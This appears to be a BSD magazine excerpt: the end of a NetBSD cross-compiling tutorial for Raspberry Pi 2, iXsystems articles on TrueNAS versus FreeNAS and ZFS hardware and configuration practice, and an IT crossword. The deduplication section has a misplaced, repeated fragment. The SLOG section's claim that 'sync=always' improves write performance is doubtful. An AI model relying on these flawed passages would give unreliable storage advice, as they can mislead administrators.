As root, type the following:

```
# cd /usr
# export CVSROOT="anoncvs@anoncvs.NetBSD.org:/cvsroot"
# cvs checkout -r netbsd-7-0-0-RELEASE -P src
```

Let's build our cross-compiler. As root, type:

```
# cd /usr && mkdir obj-evbarm  && cd /usr/src

#./build.sh -O /usr/obj-evbarm -T /usr/tools -m evbearmv7hf-el tools
```

What do these flags do?

-O /usr/obj-evbarm

We have created the directory /usr/obj-evbarm which is where our cross-compiler and tools will be created.

-m evbearmv7hf-el

Specify the architecture we plan to build, if you take a look at the build.sh script, you will see all the architectures available.

-T /usr/tools

Where are the tools we will use to build?

tools

Build the tools needed to build the distribution and, in our case, needed to cross compile.

This will take some time, depending on your computer. When that is finished, you will need to execute the following as root:

```
#./build.sh -O /usr/obj-evbarm -T /usr/tools -m evbearmv7hf-el distribution
```

This will take longer than the first step. After that, you should see something like this. Take note, as you will need this information to create your mk.conf file for pkgsrc.

```
Summary of results:
        build.sh command:       ./build.sh -u -O /usr/obj-evbarm -T /usr/tools -m evbearmv7hf-el distribution

        build.sh started:Wed Nov 25 03:58:50 UTC 2015
        NetBSD version:         7.0
        MACHINE:                evbarm
        MACHINE_ARCH:           earmv7hf
        Build platform:  NetBSD 7.0_RC3 i386
        HOST_SH:                /bin/sh
        MAKECONF file:          /etc/mk.conf (File not found)
        TOOLDIR path:           /usr/tools
        DESTDIR path:           /usr/obj-evbarm/destdir.evbarm
        RELEASEDIR path:        /usr/obj-evbarm/releasedir
        Updated makewrapper: /usr/tools/bin/nbmake-evbearmv7hf-el
        Successful make distribution
```

When both building steps have completed, we need to modify/create our /etc/mk.conf to specify that we want to cross compile the pkgsrc packages we need, as specified in the document, we will make some changes as every install is different.

```
# Cross-compile by default.
  #
  # XXX This currently can't be set to 'yes' on the command line,
  # which is a bug.
  USE_CROSS_COMPILE?=  yes

  # This is a kludge for cross-libtool.
  #
  # XXX Should not need this.
  CROSSBASE=      ${LOCALBASE}/cross-${TARGET_ARCH:U${MACHINE_ARCH}}

#  .if !empty(USE_CROSS_COMPILE:M[yY][eE][sS])
  # Specify the machine architecture of target packages.
  #
  # XXX This currently can't be set on the command line, which is a
  # bug.
  MACHINE_ARCH=           earmv7hf

  # Point pkgsrc at the NetBSD tooldir and destdir.
  #
  # XXX There is no obvious variable that is set to amd64 so that we
  # could use
  #
  #       TOOLDIR=          /usr/obj/tooldir.${OPSYS}-${OS_VERSION}.${NATIVE_xyz}
  #
  # MACHINE is amd64 but, since it's not NATIVE_xyz, it's wrong.
  # NATIVE_MACHINE_ARCH is x86_64, not amd64.
  TOOLDIR=          /usr/tools
  CROSS_DESTDIR=          /usr/obj-evbarm/destdir.evbarm
 # Put target work and packages in separate directories.  (You might
  # use OBJMACHINE=yes or WRKOBJDIR=/tmp/work.${MACHINE_ARCH} instead
  # for the work directories.)
  #
  # XXX Should not need this.
  PACKAGES=               ${PKGSRCDIR}/packages.${MACHINE_ARCH}
  WRKDIR_BASENAME=        work.${MACHINE_ARCH}
#  .endif
ACCEPTABLE_LICENSES+= gnu-agpl-v3
ACCEPTABLE_LICENSES+= vim-license
```

Now we need to install the cross-libtool

```
$ cd /usr/pkgsrc/cross/libtool-base
$ make package
$ pkg_add -m evbarmv7hf /usr/pkgsrc/packages.evbarmv7hf/All/cross-libtool-base-earmv7hf-2.4.2nb2.tgz
```

All the packages we cross compiled will be located in that directory (/usr/pkgsrc/packages.evbarm7hf/All/).
Now we could start building our packages targeting our Raspberry PI 2.
As usual, just go to the folder where the package you need resides and execute make package as needed, for example.

Let's build uemacs for our Raspberry PI 2.

cd /usr/pkgsrc/editors/uemacs && make package

Then we could just copy the package to our PI and install it there:


```
# scp uemacs-4.0nb2.tgz  cnb@192.168.1.112:-/
The authenticity of host '192.168.1.112 (192.168.1.112)' can't be
established.
ECDSA key fingerprint is SHA256:OJL8aWq
+hMq0wjVgvVIl82+XrDmsGwsHeKLw9WPItrc.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.112' (ECDSA) to the list of known
hosts.
Password for cnb@armv7:
uemacs-4.0nb2.tgz
      100%  125KB 124.9KB/s 124.9KB/s   00:00
#
```

Then, in our Raspberry PI 2, just install uemacs

```
armv7# pkg_add -v uemacs-4.0nb2.tgz
pkg_add: Warning: package `uemacs-4.0nb2' was built for a platform:
pkg_add: NetBSD/earmv7hf 7.0_RC3 (pkg) vs. NetBSD/earmv7hf 7.99.21 (this
host)
bin/uemacs
share/uemacs/.emacsrc
share/uemacs/bpage.cmd
share/uemacs/chklist.ms
share/uemacs/cpage.cmd
share/uemacs/cua.cmd
share/uemacs/dev.cmd
share/uemacs/ehelp.cmd
share/uemacs/ehelp1.txt
share/uemacs/ehelp2.txt
share/uemacs/epage.cmd
share/uemacs/error.cmd
share/uemacs/filter.cmd
share/uemacs/lpage.cmd
share/uemacs/mdi.cmd
share/uemacs/mewin.cmd
share/uemacs/newpage.cmd
share/uemacs/opage.cmd
share/uemacs/ppage.cmd
share/uemacs/shell.cmd
share/uemacs/wpage.cmd
Package uemacs-4.0nb2 registered in /var/db/pkg/uemacs-4.0nb2
```

Now let's test if that worked.

armv7# uemacs



That's great!

Now you are able to cross compile your own packages for the ARM v7 architecture :)

What's the Difference Between TrueNAS and FreeNAS?

by Brett Davis

"What's the difference between TrueNAS and FreeNAS? Is TrueNAS just FreeNAS installed on a server?" If you look at the software feature list, there aren't a ton of differences. So really….what's the difference?

1. The first difference is the software delivery method: TrueNAS is a purpose-built storage appliance while FreeNAS is freely-downloadable software that requires the user to understand storage well enough to select the correct hardware that is appropriate for their application.

2. TrueNAS is commercially-supported, while FreeNAS is community-supported.

3. There are performance and usability optimizations in TrueNAS that are specific to the hardware we use and therefore aren't included with FreeNAS.

4. High-Availability (failover) is hardware-dependent and only available in TrueNAS.

But, perhaps more critical to understand than the "what" is the "why":

We make FreeNAS for when storage is non-critical.

There are certainly many storage applications that don't require professional support. Applications like home storage, simple office file servers, tertiary backups, home streaming media servers, scratch space, storage experimentation, or any other application where data is fungible; FreeNAS can be the perfect solution for all of them.

We make TrueNAS for when storage is critical.

Storage downtime can equal an instant loss of revenue, making reliable storage a painstaking process — a process that requires careful consideration, deep hardware and storage knowledge, and countless hours of testing — certainly eons more difficult than the Software Defined Storage crowd would want you to believe.

It took us nearly two years to select, design, test, and qualify the myriad hardware components that go into TrueNAS, which is a purpose-built appliance — meaning software coupled with custom hardware — designed for its one specific application: critical storage.

Compared to a user-built system that your software vendor knows nothing about, the appliance platform is inherently easier to support when things don't go your way, because your software vendor is your hardware vendor as well. And, when storage is this important to your business, it's imperative to have a Support Team at arm's length who can resolve any issue that may arise without having to first wrap their heads around the hardware platform you've built.

We make FreeNAS for Open Source flexibility.

For those that have the expertise and the spare time to build and support their own solutions, or for those that want to tinker and learn about storage, FreeNAS is freely-available and unencumbered by license restrictions. The FreeNAS Project has a mature community and a team of developers dedicated to providing the best (open-source) software defined network file storage solution in the world. All we ask in return is that you enjoy the software and contribute when and where you can, which can be as simple as providing feedback, filing bugs, and making feature requests, or as involved as helping us write code.

We make TrueNAS for enterprise stability.

Where FreeNAS is the bleeding edge, TrueNAS is the stable handle. FreeNAS is where technologies are tested and refined; therefore the software undergoes an often rapid and frequent release cycle. TrueNAS, by contrast, contains only the most stable and vetted code, keeping software updates to a minimum and the release cycle methodical.

We make FreeNAS for people who want to "DIY"

Some folks like to do it themselves. Some folks only get satisfaction when building things on their own. Some folks don't mind downtime when there's an issue and enjoy perusing the FreeNAS forums for help. Some folks have limited budgets yet still want powerful storage software. And, some folks are storage experts themselves. You're welcome, guys :)

We make TrueNAS because businesses don't want to "DIY"

Instead of buying a fleet of delivery trucks, I suppose we could purchase all the components separately, build the trucks ourselves, and fix them when things break. But, we're not a car dealership, we're a storage company. We'd probably save money up front on the cost of the bare parts but would certainly come out way behind with the time spent figuring out how to put them all together and build a functioning car, let alone the costs to maintain it!

FreeNAS

Most businesses don't have the time, available hardware, or internal support expertise for a do-it- yourself storage solution — they're busy focused on their own missions and business models. But, with a 100% software solution, you must build the server yourself. If there is a problem with the server hardware, you can't look to the software vendor for support, and vice-versa if you have hardware problems. With TrueNAS, you get one throat to choke….ours :)

We make FreeNAS because many are turning to virtualization.

FreeNAS is known to work well with all major virtualization platforms, but due to the nature of the decoupled hardware, we aren't able to officially certify the software with the virtualization vendors. Therefore, if something goes haywire, the user cannot turn to the virtualization vendor for assistance and instead must rely on the FreeNAS community.

We make TrueNAS because many are turning to virtualization…and need Support.

With a software-only solution you must verify that every component is on the virtualization vendors' compatibility list and when your configuration changes (such as upgrading to a new network card) you need to validate the configuration again. Most businesses can't afford the risk, so TrueNAS is officially certified to support Citrix XenServer, VMware ESXi, and Microsoft Hyper-V.

FreeNAS and TrueNAS both have their rightful places.

FreeNAS is the world's most popular software defined storage OS, with more downloads and installs than any other storage software on the planet. The sheer magnitude of interest speaks volumes about its myriad applications. And, as its enterprise counterpart, TrueNAS has the performance, high-availability, functionality, and professional software support that mission-critical storage applications require.

Brett Davis
iXsystems Executive Vice President

A Complete Guide to FreeNAS Hardware Design: Purpose and Best Practices

by Josh Paetzel

This document draws on years of experience with FreeNAS, ZFS, and the OS that lives underneath FreeNAS, FreeBSD. Its purpose is to give guidance on intelligently selecting hardware for use with the FreeNAS storage operating system, taking the complexity of its myriad uses into account, as well as providing some insight into both pathological and optimal configurations for ZFS and FreeNAS.

A guide to selecting and building FreeNAS hardware, written by the FreeNAS Team, is long past overdue by now. For that, we apologize. The issue was the depth and complexity of the subject, as you'll see by the extensive nature of this four part guide, due to the variety of ways FreeNAS can be utilized. There is no "one-size-fits-all" hardware recipe. Instead, there is a wealth of hardware available, with various levels of compatibility with FreeNAS, and there are many things to take into account beyond the basic components, from use case and application to performance, reliability, redundancy, capacity, budget, need for support, etc.

A word about software defined storage:

FreeNAS is an implementation of Software Defined Storage; although software and hardware are both required to create a functional system, they are decoupled from one another. We develop and provide the software and leave the hardware selection to the user. Implied in this model is the fact that there are a lot of moving pieces in a storage device (figuratively, not literally). Although these parts are all supposed to work together, the reality is that all parts have firmware, many devices require drivers, and the potential for there to be subtle (or gross) incompatibilities is always present.

Best Practices

ECC RAM or Not?

This is probably the most contested issue surrounding ZFS (the filesystem that FreeNAS uses to store your data) today. I've run ZFS with ECC RAM and I've run it without. I've been involved in the FreeNAS community for many years and have seen people argue that ECC is required and others argue that it is a pointless waste of money. ZFS does something no other filesystem you'll have available to you does: it checksums your data, and it checksums the metadata used by ZFS, and it checksums the checksums. If your data is corrupted in memory before it is written, ZFS will happily write (and checksum) the corrupted data. Additionally, ZFS has no pre-mount consistency checker or tool that can repair filesystem damage. This is very nice when dealing with large storage arrays as a 64TB pool can be mounted in seconds, even after a bad shutdown. However if a non-ECC memory module goes haywire, it can cause irreparable damage to your ZFS pool that can cause complete loss of the storage. For this reason, I highly recommend the use of ECC RAM with "mission-critical" ZFS. Systems with ECC RAM will correct single bit errors on the fly, and will halt the system before they can do any damage to the array if multiple bit errors are detected. If it's imperative that your ZFS based system must always be available, ECC RAM is a requirement. If it's only some level of annoying (slightly, moderately…) that you need to restore your ZFS system from backups, non-ECC RAM will fit the bill.

How Much RAM is needed?

FreeNAS requires 8 GB of RAM for the base configuration. If you are using plugins and/or jails, 12 GB is a better starting point. There's a lot of advice about how RAM hungry ZFS is, how it requires massive amounts of RAM, an oft quoted number is 1GB RAM per TB of storage. The reality is, it's complicated. ZFS does require a base level of RAM to be stable, and the amount of RAM it needs to be stable does grow with the size of the storage. 8GB of RAM will get you through the 24TB range. Beyond that 16GB is a safer minimum, and once you get past 100TB of storage, 32GB is recommended. However, that's just to satisfy the stability side of things. ZFS performance lives and dies by its caching. There are no good guidelines for how much cache a given storage size with a given number of simultaneous users will need. You can have a 2TB array with 3 users that needs 1GB of cache, and a 500TB array with 50 users that need 8GB of cache. Neither of those scenarios are likely, but they are possible. The optimal cache size for an array tends to increase with the size of the array, but outside of that guidance, the only thing we can recommend is to measure and observe as you go. FreeNAS includes tools in the GUI and the command line to see cache utilization. If your cache hit ratio is below 90%, you will see performance improvements by adding cache to the system in the form of RAM or SSD L2ARC (dedicated read cache devices in the pool).

RAID vs. Host Bus Adapters (HBAs)

ZFS wants direct control of the underlying storage that it is putting your data on. Nothing will make ZFS more unstable than something manipulating bits underneath ZFS. Therefore, connecting your drives to an HBA or directly to the ports on the motherboard is preferable to using a RAID controller; fortunately, HBAs are cheaper than RAID controllers to boot! If you must use a RAID controller, disable all write caching on it and disable all consistency checks. If the RAID controller has a pass-through or JBOD mode, use it. RAID controllers will complicate disk replacement and improperly configuring them can jeopardize the integrity of your volume (Using the write cache on a RAID controller is an almost surefire way to cause data loss with ZFS, to the tune of losing the entire pool).

Virtualization vs. Bare Metal

FreeBSD (the underlying OS of FreeNAS) is not the best virtualization guest: it lacks some virtio drivers, it lacks some OS features that make it a better behaved guest, and most importantly, it lacks full support from some virtualization vendors. In addition, ZFS wants direct access to your storage hardware. Many virtualization solutions only support hardware RAID locally (I'm looking at you, VMware) thus leading to enabling a worst case scenario of passing through a virtual disk on a datastore backed by a hardware RAID controller to a VM running FreeNAS. This puts two layers between ZFS and your data, one for the Host Virtualization's filesystem on the datastore and another on the RAID controller. If you can do PCI passthrough of an HBA to a FreeNAS VM, and get all the moving pieces to work properly, you can successfully virtualize FreeNAS. We even include the guest VM tools in FreeNAS for VMware, mainly because we use VMware to do a lot of FreeNAS development. However if you have problems, there are no developer assets running FreeNAS as a production VM and help will be hard to come by. For this reason, I highly recommend that FreeNAS be run "On the Metal" as the only OS on dedicated hardware.

Second part of the article series you can find in the March 2015 issue (Vol. 09 No. 03 http://bsdmag.org/download/new-bsd-issue-freenas-a-complete-guide-to-freenas-hardware-design/

FreeNAS: A Worst Practices Guide

by Mark VonFange

There are many best practices guides for managing storage solutions out there, but a lot of how you administer your storage depends on your specific use case and what you're trying to accomplish. While we have created a best practices for FreeNAS, we also decided to take a look at what you don't want to do; things that will leave you hurting either immediately or down the road.

In that spirit, we've put together a worst practices guide for FreeNAS based on years of experience with systems in the field. The easiest way to avoid these pitfalls is to simply purchase a TrueNAS system from the experts at iXsystems, who can help set up your systems for optimal performance and functionality. For those who prefer the DIY approach, here are some things to look out for when setting up and managing your own FreeNAS system.

Using Hardware RAID with ZFS

When setting up a RAID array, common knowledge says that hardware RAID is preferable to software RAID. This is something of a misconception as all RAID is software RAID. If you're using a hardware RAID controller, it has its own independent operating system that communicates with your disks and often has caches to improve read and write performance. This was a good idea in the distant past, and improved RAID performance substantially, but operating systems and the hardware they run on have come a long way since those days.

FreeNAS uses the ZFS file system and is designed to communicate directly with your disks using its own volume manager. ZFS includes a sophisticated yet efficient strategy for providing various levels of data redundancy, including the mirroring of disk and the "ZFS" equivalents of hardware RAID 5 and higher with the ability of losing up to three disks in an array. If a given set of disks is provided to ZFS using a hardware RAID card, ZFS will not be able to efficiently balance its reads and writes between them or rebuild only the data used by any given disk. Hardware RAID cards typically rebuild disks in a linear manner from beginning to end without any regard for their actual contents.

The “one big disk” that hardware RAID cards provide limits some of ZFS’s advantages, and the read and write caches found on many hardware RAID cards are how risk gets introduced. ZFS works carefully to guarantee that every write it receives from the operating system is on disk and checksummed before reporting success. This strategy relies on each disk reporting that data has been successfully written, but if the data is written to a hardware cache on the RAID card, ZFS is constantly misinformed of write success. This can work fine for some time but in the case of a power outage, catastrophic damage can be done to the ZFS “pool” if key metadata was lost in transit. Such failures have been known to carry five-figure price tags for data recovery services. Unlike hardware RAID, you will not suffer from data loss that can occur from interrupted writes or corrupt data returned from a hardware cache with ZFS.

Finally, most hardware RAID cards will mask the S.M.A.R.T. disk health status information that each disk provides. Very simply, each disk is connected to the hardware RAID controller card and the disks become invisible to the standard S.M.A.R.T. monitoring utility “smartctl”. Without access to this information, the user is left unaware of classic warning signs of impending disk failure, like reallocated sector count or unusually high temperature. Even the time it takes to run smartctl can be indicative of an impending problem.

While some hardware RAID cards may have a “pass-through” or “JBOD” mode that simply presents each disk to ZFS, the combination of the potential masking of S.M.A.R.T. information, high controller cost, and anecdotal evidence that any RAID mode is about 5% slower than non-RAID “target” mode results in zero reasons for using a hardware RAID card with ZFS.

Long story short, using hardware RAID on FreeNAS can lead to anything from corrupted writes to fatal errors that require you to invest in costly data recovery services.

Setting up Deduplication without Adequate Planning

Deduplication is a much-desired feature for storage solutions. On any given system, more than half your data may be duplicates of data elsewhere in your storage pool, causing a greater storage consumption. Deduplication reduces capacity requirements significantly and improves performance by tracking duplicate data with a ‘deduplication table’, eliminating the need to write and store duplicate information. ZFS stores this table on disk, which means that, if the host has to refer to the on-disk tables regularly, performance will be substantially reduced because of the slower speeds of standard spinning disks.

This means you need to plan to fit your entire deduplication table in memory to avoid major performance and, potentially, data loss. This generally isn’t a problem when first setting up deduplication, but as the table grows over time, you may unexpectedly find its size exceeds memory. will be able to import back to memory. Unfortunately, this can sometime take days to perform, and, if your hardware already has maxed out its memory capabilities, would require migrating the disks to a whole new system to access the data.

This splits the deduplication table between memory and hard disk, turning every write into multiple reads & writes, slowing your performance down to a crawl. In an enterprise environment, this can cause significant productivity decreases and angry staff workers. If this happens, the best solution is to add more system memory so that the pool will be able to import back to memory. Unfortunately, this can sometime take days to perform, and, if your hardware already has maxed out its memory capabilities, would require migrating the disks to a whole new system to access the data.

The general rule of thumb here is to have 5 GB of memory for every 1TB of deduplicated data. That said, there may be instances where more is required, but you will need to plan to meet the maximum potential memory requirements to avoid problems down the road. To get a more precise estimate of the required memory for deduplication, do the following: run the 'zdb -b (pool name)' command for the desired pool to get an idea of the number of blocks required, then multiply the 'bp count' by 320 bytes to get your required memory. If it's less than 5GB, still use the 5GB per terabyte of storage rule. If it's higher, go with that number per terabyte.

For must use cases, it is recommended to just utilize lz4 compression for data consumption savings, as there's no real processing cost. In fact, due to of the advances in CPU speeds, compression actually improves disk performance because writing uncompressed data to disk takes longer than compressed data. To be safe, always use compression instead of deduplication unless you know exactly what you are doing.

Striping Without Redundancy

ZFS offers all the typical forms of RAID redundancy and more, including ZFS striping (RAID 0), ZFS mirroring (RAID 1), RAID 10, and RAID-Z levels that allow for 1, 2 or 3 disk failures without affecting your storage pool. ZFS striping can speed up your performance by spreading out writes across multiple disks and combining all your disks into one large pool. This can seem appealing to the new user because of its maximum speed and capacity, but if any of your disks has a failure, your entire pool will be lost. While, with secondary storage or non-critical data, this may not prove to be a catastrophic loss, losing your storage pool is always a big deal and it's always recommended to configure your storage pool with some level of redundancy.

Using a SLOG for asynchronous write scenarios

The ZFS filesystem can tier cached data to help achieve sizable performance increases over spinning disks. Users can set up flash-based L2ARC read cache and SLOG (Separate ZFS Intent Log, sometimes called a ZIL) 'write cache' devices. While an L2ARC read cache will speed up reads in most use cases, the SLOG only speeds up synchronous writes.

The ZIL caches writes to guarantee their completion in the case of a power failure or system crash. The ZIL normally exists as part of the ZFS pool, but with a SLOG, it resides on a separate, dedicated device. This speeds up performance by batching data together for synchronous writes for more efficiency.

These performance gains help with database operations, NFS operations such as virtualization where the operating system explicitly requests synchronous writes. If you aren't using something that is known to use synchronous writes like NFS or databases, chances are your SLOG will not help performance. A potential solution here is to set your pool to "sync=always". This ensures that every write goes to the write cache, improving write performance.

Too Many Snapshots

Snapshots give users the ability to rollback to previous system states to retrieve lost files or go back to a configuration that worked properly, while only saving the file system's blocks that have changed since the last snapshot. This results in near instant snapshot tasks. Snapshot tasks can be set for regular intervals and stay stored as long as desired.

While ZFS generally boasts that you can save unlimited snapshots, there are some practical limits to this. Some users may decide to have periodic updates every few minutes for multiple datasets and make their lifetime indefinite. Taking one snapshot every five minutes will require over 100,000 snapshots each year, creating some substantial performance loss. If you have thousands of snapshots, this means you will have thousands of blocks accumulating. Depending on the capacity of the disk, this can cause slowdowns when you list snapshots, possibly across the entire ZFS pool.

Upgrading your FreeNAS version with a full boot device

FreeNAS makes upgrading to the latest version, switching between nightly and release versions and rolling back to earlier versions very easy by storing snapshots of the OS on your boot device. However, if you fill your boot device beyond its capacity, updating your OS version may result in the upgrade process mysteriously failing. Fortunately, FreeNAS will give you an alert when your boot device exceeds 80% capacity, so you should know when your boot drive is getting full and deleting version snapshots is easy to do.

Just go into your System>>Boot tab and select the image you would like to delete and click on the delete button on the bottom of the page.

Rebuilding your ZFS array incorrectly

FreeNAS gives users the ability to set up ZFS arrays and resilver disks in the case of a drive failure. If you remove the wrong disk and try to rebuild, you can end up losing your entire pool. It is important to remember that the physical arrangement of the drives on your hardware may not correspond to your device numbers (ada0, ada1, ada2, etc.). To counter this, we recommend writing down the serial numbers for each disk along with which slot they're in, as the GUI will give you associated serial numbers in the case of a drive failure.

In addition, if you try to rebuild a ZFS array with a disk that is too small, your rebuild will fail. This can happen if you use a smaller capacity drive, say a 2TB instead of a 3TB, but it can also happen between different drives of the same listed capacity. Different drive manufacturers may create each drive with a slightly different total capacity, making the effective capacity of your replacement drive slightly higher or lower than the disk you replaced.

If the capacity is slightly higher, your rebuild will succeed, but if it is slightly lower, it will not.

If a failure occurs on drives with the same listed capacities, there is a workaround available from the FreeNAS web user interface. Just access your system>>advanced menu and temporarily change your Swap Size to 0 before rebuilding. Once your rebuild is complete, make sure to change it back, though (usually the default of 2GiB). The extra 2GiB should accommodate any small difference in drivef capacity but do try to use identical drives whenever possible.

Other Issues to Watch For

There are a couple of common issues with Active Directory that can cause problems. The first is if the system clock is out of sync. Make sure you're using a time server as AD/CIFS is very time sensitive. Second, having the domain name entered incorrectly can cause your Active Directory to have big problems. Ideally, your domain should have a reverse DNS entry, which you can determine easily enough:

https://www.google.com/search?q=dns+reverse+lookup&ie=utf-8&oe=utf-8#q=reverse+dns

Also, whenever possible, try not to mix sharing services on the same dataset. Differences in permissions between Unix (NFS) and Windows (CIFS) sharing formats can create some conflicts, so try to avoid this when you can. If you need users from multiple operating systems to have access to the same datasets, CIFS/SMB is your best choice. If you need to have multiple sharing protocols, you will want to separate your datasets between NFS & CIFS/SMB.

Finally, filling your storage pool over 80% of capacity will cause degraded performance. Try to plan your storage pool size to accommodate for this.

Conclusion

When deploying any server or storage system, setting up your system properly can help prevent headaches and even catastrophes down the road. As they say, an ounce of prevention is worth a pound of cure. While there are many aspects to setting up any given use case, this guide should avoid most of the major pitfalls people run into while setting up their FreeNAS storage. And if you're looking for even greater assurance, visit www.ixsystems.com/truenas, call us at 1-855-GREP-4-IX or email us at sales@ixsystems.com, for information on our qualified, professionally supported TrueNAS appliances. We look forward to hearing from you!

New Years Eve Crossword

Across

1 This magazine

3 MS CLI + more

8 Programmer's outline code

12 Bill Gates' old employer

19 Abbr. Fecal matter or retailer's IT system

20 UK spy agency

21 Abbr. Fecal matter or retailer's IT system

23 Code monkey

27 What your employer says you are

29 Essential to the Internet

32 First name of the lover of Hitler

35 Abbr. Forum Off topic

36 A degree that will not get you far in IT

38 Abbr. Signal to noise ratio

39 Abbr. UK process to check employees of 20 across

41 Abbr. Old fashioned semiconductor

42 Programming loop especially a function

46 What they really want to do to us

48 Unix editor

49 Part of TCP or a legal term

50 Where you would find a public micro-wave transmitter

53 Manufacturer of old modems in the UK

55 Roman for 2

56 When debugging, something you do in a program

58 A card deal running for president

60 Famous female coder

61 Not the power button

64 Old disk bus

65 American greeting, or in the UK a string toy duplicated

66 Small semiconductor chip

67 You don't want this on a DC power line

69 This will filter 67 across

70 Major international news feed

72 Read a file in *nix without a dog

74 Programming language

75 The life of or 22/7

76 User interface

78 Crab's command line

81 Runs on hardware

85 MS config file

87 MS O/S or security risk

89 First digit

90 35 across

91 Print format

New Years Eve Crossword

93 Non – procedural programming

95 A TTY message from a long time ago

96 What you feel when it all works

97 Corpulent file system

98 Abbr. download

99 MS library

100 The Darknet

101 Pre Euro Italian currency

102 Old IBM architecture

103 Abbr: Terminal Adapter

105 Logic – one or the other

106 Standards mark – often forged

107 We supposedly descended from them

108 Abbr. The management of information

109 Most people confuse this with information

110 Essential to IT ops

112 *nix editor used for scrubbing sinks in the UK

114 Abbr. Forum, gone for a coffee, etc.

115 OOPS language from far away places

117 Newer drive bus

118 Coat, burger or network hardware address

119 Printer file format

121 Graphics format – all lined up with nodes

124 IT industry was built on this

125 Slang Yes

126 An aircraft taking off and landing vertically

128 UK Astronomical Society

130 US alphabet spy agency

132 Old computer that emerged from a lamp

133 21 across

135 A packet only has a short one of these

137 Google is automating these

138 97 across

141 The acid test

143 Any image that consists of distinct straight or curved lines

147 You ain't getting online without this guy

148 A neat hypervisor

149 85 across

150 Game man missing forename or telco code

151 Crude cypher

152 Form of graphics

154 Base human cell

156 Data protection using multiple disks

158 Abbr. Teletype

New Years Eve Crossword

160 Machine instruction, start

161 Branched cable or play with a ball and a long stick on grass

163 IT related injury to the wrist

164 Abbr. Bus type by technology removing staff from from transit vehicle

165 Essential valve circuit

166 MS library

167 Non-numeric Indian bread

169 JS missing it's . first name

171 Programmers term to reduce a file or some data

173 *nix moggie reading a file

176 Kill an unwanted variable

178 Famous electrical genius

182 Old fashioned Ethernet

185 UK car tyre pressure

186 UK slang for the common man, users, workers

187 MS tablet

189 Two parallel processors

190 Largest size packet or frame

192 You are this

194 IBM PC architecture

195 Abbr. Frequency of sound

196 Abbr. Forum, off topic

197 Abbr. A type of top down parser

198 Abbr. Streams editor

203 Crude plural of TOR network

205 A sum of money that is owed or due

207 Processor instruction

209 Encryption standard recently abused by hackers

211 IBM 8 bit encoding scheme

212 Lies, damned lies and all that

215 A straightforward machine parsable data serialization format

216 Corporate father of computing

219 1970's synthesizer

222 Abbr. Command line

224 African magic performed on computers repeatedly?

225 More standard 7 bit version of 211 across

228 We serve this now and are one at the same time

231 Fast disk bus, pretty much succeeded

232 Javascript, Not a Number

234 Gas used to subdue political protesters

236 Abbr. Input / output

237 IT version of the platters

238 Abbr. International System of Units

New Years Eve Crossword

239 Male appendage – see 239 and 243 down

242 Abbr. Not something you want in a 12v power supply

244 Englishman's castle defences

247 Having no skill

249 UK music giant circa 1960's

250 (2,1.7) Words muttered after a restore failed

253 Logic, high, low or in-between

254 UK mobile supplier now taken over – a bit fruity

257 Newbie

258 Variable resistor or cannabis

259 You should have a few of these or you will be made this

Down

2 Resistance to, or protection from, harm

4 Abbr. Display on-screen

5 Mythical alien

6 Abbr. Executable or magazine

7 Slang: Elite

8 Abbr. Shove something in a register

9 See 6 down

10 UK mobile supplier

11 Abbr. Operations

12 Abbr. UK certificate of vehicle worthiness

13 Abbr. Information systems

18 Abbr. Intelligence

19 Pre IT writing tool

22 This is a 22 down ….

24 Power / current

25 CPU

26 Vermin, software used by hackers

27 IT conglomerate favoured by UK government

28 Abbr. Anti-depressant drug

30 Randomness – well sort of

31 Log file of errors

34 Abbr. Audio Visual

37 Abbr. UK electronics supplier

40 Animal doctor checks UK intelligence operative for insecurity?

44 Alternative to Vi or VIM

45 A province of Kampong

47 Abbr. Pakistan technology university

51 Abbr. After Christ

52 Abbr. South Africa

54 Snake or adder

New Years Eve Crossword

57 Stoic politician and statesman in the Roman Republic

59 Screen resolution

62 Hackers robot

63 UK aviation governing body

68 MS Spanish embedding?

71 MS XP version

76 (5,3,5) Where cables and pipes often live

77 Essential tool to turn .c into a binary

80 1960's record – not a 45

82 Layer of grease or oil

83 Fantastic 1980's word processor

86 See 236 across

88 IT / Systems wisdom circa 1970's

92 Save to a resistor (Assembler)

94 English CEO's secretary

96 Browser Java – not quite

97 Web dialogue or criminal history

102 UK car rescue club

111 Pulse from A bomb

113 Million (a bit less really)

120 Standard procedure or a piece of gravy soaked bread

122 Abbr. Terminal Adapter

123 Abbr. Reset

126 Abbr. Visual Display Unit

127 Abbr. Forum, laughs out loud

128 Cli – delete file

129 Elderly disk bus

134 Abbr. Telephony protocol

140 8 of these to a byte

142 US education exam – the cat does it

144 Abbr. Network storage

145 Abbr. Memory – no writes

146 Movie just released

148 Man with additional chromosome

155 Abbr. Standard units

159 Christmas

162 Abbr. Design by computer

164 Opposite of off

166 Big log file

170 Turn something on – on top of stage?

172 Abbr. Kilo bits per second

174 Terminal response - All right

175 Abbr. Ordinal

176 Let go or release

177 Abbr. Your mileage may do this

180 An ability to accurately assess situations

181 Abbr. Freedom foundation

New Years Eve Crossword

182 Elderly Unix, almost defunct

183 IBM EBCDIC equivalent

184 Zero in a sports game

186 When a spacecraft launched from Earth into a lunar orbit is nearest the moon

188 Grid of co-ordinates in a display space

192 Abbr. Thousand mega per second (or almost)

193 Bad spelling of not defined

198 Abbr. Streams editor

204 Abbr. On-line learning

206 Transistor material

208 Abbr. Operating system

210 Study of valid reasoning

217 Major firewall vendor

218 A military appliance or to dive?

228 Abbr. Chief Technology Officer

229 Abbr. Encrypted shell

230 Broken, truncated and transposed?

235 Definitely not a hacker but might drive an old Volvo

237 Abbr. Detonator

